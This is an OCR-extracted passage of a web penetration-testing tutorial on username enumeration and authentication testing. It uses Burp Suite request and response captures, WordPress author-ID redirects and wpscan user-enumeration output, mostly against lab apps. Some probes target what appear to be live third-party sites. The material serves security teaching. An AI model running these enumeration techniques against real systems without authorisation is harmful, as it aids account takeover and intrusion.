
Username: admin

Password:



```
POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=n38qhliueo73ab95aesrubpl32
Connection: close
Upgrade-Insecure-Requests: 1

log=admin&pwd=1&submit=Login+%C2%BB&redirect_to=wp-admin%2F
```

- Test for a nonexistent username




Error: Wrong username.

Username: aoaoaoao

Password:

Another way to enumerate users

- Analyzing the error code received on login page



https://www.zotero.org/admin
Search
zotero
Log In
Upgrade
Home
Groups
People
Documentation
Forums
Get Involved
Search for people

Home > People > admin

admin


Following (0)

admin is not following anyone.

Followers (0)


admin has no followers.

Groups



Request
Response
Raw
Headers
Hex
HTML
Render

```
HTTP/1.1 200 OK
Date: Mon, 25 Dec 2017 08:28:34 GMT
Server: Apache/2.4.27 (Amazon)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 12562
Connection: close
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```



https://www.zotero.org/admin1111
zotero
Home
Groups
People
Documentation
Forums
Get Involved

Home > Error

Error


Page Not Found

The page you were looking for could not be found


Request
Response
Raw
Headers
Hex
HTML
Render


```
HTTP/1.1 404 Not Found
Date: Mon, 25 Dec 2017 08:29:40 GMT
Server: Apache/2.4.27 (Amazon)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 9276
Connection: close
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

- Analyzing URLs and URLs re-directions


Go
Cancel
Follow redirection
Target: http://923theeagle.com
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex

```
GET /?author=1 HTTP/1.1
Host: 923theeagle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 301 Moved Permanently
Date: Fri, 23 Feb 2018 03:26:51 GMT
Server: Apache
Location: http://923theeagle.com/author/lwbqrqiqww/
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 0
```


Request
Raw
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
92.3 THE EAGLE
Home
eRequests
Metro Fair
Concerts
Contact

```
GET /author/lwbqrqiqww/ HTTP/1.1
Host: 923theeagle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


Request Line: 936.327.5389

LwbqrQIqww

Home/LwbqrQIqww

About LwbqrQIqww

This author has not yet filled in any details.
So far LwbqrQIqww has created 1 blog entries.



Go
Cancel
<
>
Target: http://923theeagle.com
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render

```
GET /?author=2 HTTP/1.1
Host: 923theeagle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 404 Not Found
Date: Fri, 23 Feb 2018 03:28:07 GMT
Server: Apache
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://923theeagle.com/wp-json/>; rel="https://api.w.org/"
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 17824
```

Analyzing a message received from a another authentication function (recovery, reset pass, register)

- Reset password function example



```
POST /Account/ResetPassword HTTP/1.1
Host: hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hackyourselffirst.troyhunt.com/Account/ResetPassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Cookie: _ga=GA1.2.487883853.1513329564; ASP.NET_SessionId=wk4bdz5te5tnp2t33lzwgtpv; VisitStar
ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; _gid=GA1.2.1005
Connection: close
Upgrade-Insecure-Requests: 1

Email=aaaaaaaaaaaaaaaaa%40gmail.com
```


Request
Response
Raw
Headers
Hex
HTML
Render

Supercar Showdown

- Leaderboard
- Register
- Log in


Reset password.

- The specified user does not exist.

Enter your email address to reset.
Email
ıa@gmail.com

Guessing Users


In some cases the user IDs are created with specific policies of administration or company, such as:


Welcome to FPT internal home page
Home
Secure mail
Ext mail HCM
Change Password
FPT Website
Internal Website
Internal Finance
Download
In HN
In HCM
Contact Us

Check mail of your_name@fpt.com.vn in HCM

Tools:

- Manual test
- Automate tools such as: WordPress enumeration username tools like wpscan



```
root@ilak:~# wpscan -u 192.168.222.136/wordpress -e u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]Y
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://192.168.222.136/wordpress/
[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+-------+
    | Id | Login | Name  |
    +----+-------+-------+
    | 1  | admin | admin |
    +----+-------+-------+
[!] Default first WordPress username 'admin' is still used
```

Authentication Testing


1. Testing for Credentials Transported over an Encrypted Channel

Black Box Testing


In the following examples we will use Burp Suite to capture packet headers and to inspect the them

Example 1: Sending data with GET/POST method through HTTP

Suppose that the login page presents a form with field User, Pass, and the Submit button to authenticate and give access to application.



1077
http://192.168.222.136
GET
/mutillidae/index.php?page=user-info.ph...
✓
200
53317
HTML
php
Request
Response
Raw
Params
Headers
Hex
?
<
+
>
Type a search term

```
GET /mutillidae/index.php?page=user-info.php&username=a&password=a&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/mutillidae/index.php?page=user-info.php
Cookie: showhints=1; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=421483ateqrqcomcmmvqsufgo2
Connection: close
Upgrade-Insecure-Requests: 1
```


1022
http://192.168.222.136
POST
/dvwa/login.php
✓
302
558
HTML
php
Request
Response
Raw
Params
Headers
Hex

